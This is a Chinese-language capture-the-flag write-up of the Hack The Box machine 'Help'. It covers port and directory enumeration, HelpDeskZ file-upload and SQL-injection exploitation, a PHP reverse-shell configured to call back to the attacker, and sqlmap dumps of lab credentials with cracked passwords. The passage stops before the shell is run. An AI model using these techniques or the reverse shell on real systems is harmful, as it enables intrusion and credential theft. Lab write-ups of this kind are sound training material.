

[概述 \(Overview\)](#)

[攻击链 \(Killchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具和利用](#)

[阶段2.1: exploit尝试](#)


[阶段2.2: GraphQL查询](#)


[阶段2.3: SQL注入到任务文件上传利用](#)

[阶段3: 权限提升](#)

[参考](#)

## 概述 (Overview)




A screenshot of a game achievement banner. At the top, there's a green wireframe landscape with a central circular portrait of a yellow robot with a red 'H' on its head. Below the portrait, the text 'Help has been Pwned!' is displayed in white. Underneath, a congratulatory message reads 'Congratulations  0x584A, best of luck in capturing flags ahead!'. At the bottom, there are three dark blue boxes with white text: '#7128 MACHINE RANK', '30 Apr 2021 PWN DATE', and '30 POINTS EARNED'.

#7128	30 Apr 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
  - Python
  - SQL
  - Arbitrary File Upload
  - SQLi
  - Web

## 攻击链 (Killchain)



## TTPs (Tactics, Techniques & Procedures)

- nmap
- dirsearch
- exploit-db
- inql
- Linux Kernel Privilege Escalation

## 阶段1：枚举


首先还是通过 Nmap 进行开局：

```
(root@kali) [/home/kali/hackthebox/help]
# cat nmap/AllPort.nmap
# Nmap 7.91 scan initiated Fri Apr 30 10:23:32 2021 as: nmap -p- -oA nmap/AllPort -T4 -v --min-rate 1000 10.10.10.121
Increasing send delay for 10.10.10.121 from 0 to 5 due to 853 out of 2132 dropped probes since last increase.
Warning: 10.10.10.121 giving up on port because retransmission cap hit (6).
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for help.htb (10.10.10.121)
Host is up (0.73s latency).
Not shown: 61204 closed ports, 4328 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp   open  ppp
```


开放端口很少，80 页面为默认 Apache 组件首页：



查看 3000 端口，页面只显示了一串英文，关键信息：用户 **Shiv**，查询凭证：



Hi Shiv, To get access please find the credentials with given query



在 header 中发现服务指纹信息 **Express**。

Express 是一种保持最低程度规模的灵活 Node.js Web 应用程序框架，为 Web 和移动应用程序提供一组强大的功能。

利用 dirsearch 枚举下路径信息，发现存在一个 **/support/** 路径：


```
(root@kali)-[/home/kali/tools/dirsearch]
# python3 dirsearch.py -u http://10.10.10.121 -t 30

dirsearch v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877
Error Log: /home/kali/tools/dirsearch/logs/errors-21-04-29_10-12-26.log
Target: http://10.10.10.121/
Output File: /home/kali/tools/dirsearch/reports/10.10.10.121/_21-04-29_10-12-30.txt

[10:12:30] Starting:
[10:12:56] 403 - 298B - /.ht_wsr.txt
[10:12:56] 403 - 301B - /.htaccess.orig
[10:12:56] 403 - 301B - /.htaccess.bak1
[10:12:56] 403 - 301B - /.htaccess.save
[10:12:56] 403 - 303B - /.htaccess.sample
[10:12:56] 403 - 301B - /.htaccess_orig
[10:12:56] 403 - 302B - /.htaccess_extra
[10:12:56] 403 - 299B - /.htaccessBAK
[10:12:56] 403 - 299B - /.htaccess_sc
[10:12:56] 403 - 299B - /.htaccessOLD
[10:12:56] 403 - 300B - /.htaccessOLD2
[10:12:56] 403 - 292B - /.html
[10:12:56] 403 - 301B - /.htpasswd_test
[10:12:56] 403 - 291B - /.htm
[10:12:56] 403 - 297B - /.htpasswd
[10:12:56] 403 - 298B - /.httr-oauth
[10:13:02] 403 - 292B - /.php3
[10:13:02] 403 - 291B - /.php
[10:15:05] 200 - 11KB - /index.html
[10:15:07] 301 - 317B - /javascript/ → http://10.10.10.121/javascript/
[10:15:58] 403 - 300B - /server-status
[10:15:58] 403 - 301B - /server-status/
[10:16:08] 301 - 314B - /support → http://10.10.10.121/support/
[10:16:09] 200 - 4KB - /support/

Task Completed
```



## 阶段2：工具和利用

### 阶段2.1：exploit尝试

服务的信息为 [HelpDeskZ Support Center](#) , 尝试搜索 exploit-db:

```
1 # searchsploit HelpDeskZ
2 -----
3 Exploit Title
4 -----
5 HelpDeskZ 1.0.2 - Arbitrary File Upload
6 HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download
7 -----
8 Shellcodes: No Results
```

看描述是存在文件上传的问题, 通过查看 README.md 确认下当前版本:

```
(kali@kali)-[~/hackthebox/Help]
$ curl http://10.10.10.121/support/README.md


Version: 1.0.2 from 1st June 2015<br>
Developed by: Evolution Script S.A.C.<br>
[Help Desk Software HelpDeskZ](http://www.helpdeskz.com)

HelpDeskZ is a free PHP based software which allows you to manage your site
## Requirements
```

利用步骤:

```
1 So by guessing the time the file was uploaded, we can get RCE.
2
3 Steps to reproduce:
4
5 http://localhost/helpdeskz/?v=submit_ticket&action=displayForm
6
7 Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and
8
9 Call this script with the base url of your HelpdeskZ-Installation and the name of the fi
10
11 exploit.py http://localhost/helpdeskz/ phpshell.php
```

准备上传的反弹shell:



```
(kali㉿kali)-[~/hackthebox/Help]
$ vim php-reverse-shell.php

(kali㉿kali)-[~/hackthebox/Help]
$ head ./php-reverse-shell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.7'; // CHANGE THIS
$port = 9900;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

测试了一下上传提示没有权限，看来是需要登录才行：

## Your ticket details

Enter your ticket details below. If you are re


File is not allowed.

### 阶段2.2：GraphQL查询


转而研究 Express，通过google了解到它是通过 GraphQL 语法查询API的：



验证是否存在查询接口：




不存在 `/admin` 接口, 存在 `graphql` 接口:




通过 burp 安装 <https://github.com/doyensec/inql> 插件, 进行语法查询:



点击右键可与选择通过那种工具进行查询, 选择 `to graphiql` 则会打开一个浏览器IDE工具:



OK, 现在我们得到了一组用户名口令:




成功登录 **HelpDeskZ** 系统:




[http://10.10.10.121/support/?v=view\\_tickets](http://10.10.10.121/support/?v=view_tickets)






[http://10.10.10.121/support/?v=submit\\_ticket](http://10.10.10.121/support/?v=submit_ticket)



[http://10.10.10.121/support/?v=view\\_tickets&action=ticket&param\[\]=4](http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4)



[http://10.10.10.121/support/?v=view\\_tickets&action=ticket&param\[\]=4&param\[\]=attachment&param\[\]=3&param\[\]=8](http://10.10.10.121/support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8)

找到URL及关键参数，简单验证下SQL注入是否存在：

```
Request
Pretty Raw \n Actions
1 GET /support/?v=view_tickets&action=ticket&param[]=4&param[]=attachment&param[]=3&param[]=8&and+1=1--+ HTTP/1.1
2 Host: 10.10.10.121
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.121/support/?v=view_tickets
8 Connection: close

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 15:19:18 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-disposition: attachment; filename=test_min.png
8 Connection: close
9 Content-Type: image/png
10 Content-Length: 9265
11
12 PNG
13
```

在通过 sqlmap 验证下漏洞真实性:

通过该系统的建表语句了解表结构，获取用户信息：<https://github.com/helpdesk-z/helpdeskz-dev/blob/4ed1a685d9f24741dc4c2393a6c098079175808c/hdz/install/db.sql>

```

3 [11:34:45] [INFO] retrieved: 2
4 [11:34:47] [INFO] retrieved: helpme@helpme.com
5 [11:35:59] [INFO] retrieved: c3b3bd1eb5142e29adb0044b16ee4d402d06f9ca
6 [11:39:23] [INFO] retrieved: lolololol@yopmail.com
7 [11:40:34] [INFO] retrieved: ec09fa0d0ba74336ea7fe392869adb198242f15a
8
9 # sqlmap -r request.txt -D support -T staff -C username,password --dump
10 Database: support
11 Table: staff
12 [1 entry]
13 +-----+-----+
14 | username | password |
15 +-----+-----+
16 | admin    | d318f44739dced66793b1a603028133a76ae680e |
17 +-----+-----+

```

获取管理账号并成功解出密码：

```

1 c3b3bd1eb5142e29adb0044b16ee4d402d06f9ca : godhelpmeplz
2 d318f44739dced66793b1a603028133a76ae680e : Welcome1

```

通过代码审计找到文件上传方便，查看下文件上传后保存在服务器上的路径生成规则：

includes/global.php

```

16 define('STAFF_TEMPLATE', TEMPLATES . 'staff/');
17 define('ADMIN_TEMPLATE', TEMPLATES . 'admin/');
18 define('UPLOAD_DIR', ROOTPATH . 'uploads/');

```

● PHP Showing the top match Last indexed on 15 Oct 2020

```

136
137
138         if(!isset($error_msg) && $settings['ticket_attachment']==1){
139             $upload_dir = UPLOAD_DIR.'tickets/';
140             if($FILES['attachment']['error'] == 0){
141                 $ext = pathinfo($FILES['attachment']['name'], PATHINFO_EXTENSION);
142                 $filename = md5($FILES['attachment']['name'].time()).".$ext";
143                 $fileuploaded[] = array('name' => $FILES['attachment']['name'], 'enc' => $filename, 's');
144                 $uploadedfile = $upload_dir.$filename;
145                 if (!move_uploaded_file($FILES['attachment']['tmp_name'], $uploadedfile)) {
146                     $show_step2 = true;
147                     $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
148                 }else{
149                     $fileverification = verifyAttachment($FILES['attachment']);
150                     switch($fileverification['msg_code']){
151                         case '1':
152                             $show_step2 = true;
153                             $error_msg = $LANG['INVALID_FILE_EXTENSION'];

```

可以看到，在 141 行中，最终的文件名会是一个 `md5 + $ext` 的形式。

根据代码内容构造出最终服务器保存脚本的路径：

```

